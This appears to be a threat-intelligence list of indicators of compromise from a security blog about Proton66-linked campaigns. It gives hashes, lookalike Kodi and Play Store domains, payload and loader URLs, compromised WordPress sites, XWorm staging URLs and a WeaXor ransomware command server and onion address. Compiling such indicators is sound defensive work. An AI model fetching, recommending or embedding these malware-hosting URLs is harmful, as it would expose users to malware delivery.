SHA256	e55b6664c77a9f3a98b32f46a20c2e392dcc7f1717fb69447e4e4229c7b6985d
URL	www-kodi.com/droid.js
SHA256	99016e8ca8a72da67264019970ab831064ecc1f10591c90ea3a2e1db530188ee
URL	www-kodi.com/getfr.js
SHA256	9b93daf047b9010bf4e87ca71ae5aefae660820833c15877a9105215af0745cd
URL	www-kodi.com/getgr.js
SHA256	e780d314ae6f9bf9d227df004a3c19ab7f3042e583d333f12022ef777ba9600a
Domain	my-tasjeel-ae.com
URL	my-tasjeel-ae.com/getid.js

SHA256	2d2bc95183f58a5e7fe9997b092120d6bfa18ed7ccb4f70b1af1b066ea16a1c3
URL	my-tasjeel-ae.com/getfr.js
URL	my-tasjeel-ae.com/droid.js
Domain	spain-playstores.com
Domain	playstore-spain.com
Domain	spain-playmarket.com
Domain	updatestore-spain.com
URL	updatestore-spain.com/new/landing
Domain	playstors-france.com
Domain	playstore-fr.com
Domain	playstores-france.com
Domain	playstors-gr.com
Domain	gr-playmarkets.com
Domain	us-playmarket.com
Domain	www-wpx.net

URL	www-wpx.net/kodi-21.1-Omega-x64.msi
URL	www-wpx.net/assets/core.js

IOCs Observed (Campaigns Targeting Android Devices):

Type	Value
IPInfo API Token	3afcf479c3f3e0

Compromised WordPress Websites:

Type	Value
Compromised Website	competitivewindscreens.com.au/
Compromised Website	www.cbua.es/
Compromised Website	mikkiwaxbar.co.uk/
Compromised Website	embajadaguatemala.es/
Compromised Website	lemasdessalettes.com/
Compromised Website	education-ethologique.fr/
Compromised Website	iconichomestudios.com/
Compromised Website	whitelabeliq.com/

IOCs Observed (XWorm Campaign Targeting Korean Users):

Type	Value
IP	91.212.166.86
URL	91.212.166.86/htdocs.zip
SHA256	91811e7a269be50ad03632e66a4a6e6b17b5b9b6d043b5ac5da16d5021de8ddb
URL	91.212.166.16/DLLl.txt
SHA256	4db2fa8e019cf499b8e08e7d036b68926309905eb1d6bb3d5466e551ac8d052e
URL	91.212.166.16/base64.txt
SHA256	956934581dfdba96d69b77b14f6ab3228705862b2bd189cd98d6bfb9565d9570
URL	91.212.166.16/Pe.txt
SHA256	a2f0e6f9c5058085eac1c9e7a8b2060b38fd8dbdcba2981283a5e224f346e147

IOCs Observed (WeaXor Ransomware):

Type	Value
IP	193.143.1.139
URL	193.143.1.139/Ujdu8jjooue/biweax.php

Domain	weaxorpemwzoxg5cdvvfd77p3qczkxqii37ww4foo2n4jcft3mytbpyd.onion
SHA256	7d1de2f4ab7c35b53154dc490ad3e7ad19ff04cfaa10b1828beba1ffadbaf1ab
SHA256	d682d5afbbbd9689d5f30db8576b02962af3c733bd01b8f220ff344a9c00abfd
SHA256	40b75aa3c781f89d55ebff1784ff7419083210e01379bea4f5ef7e05a8609c38
SHA256	7f2319f4e340b3877e34d5a06e09365f6356de5706e7a78e367934b8a58ed0e7

Source: https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/proton66-part-2-compromised-wordpress-pages-and-malware-campaigns/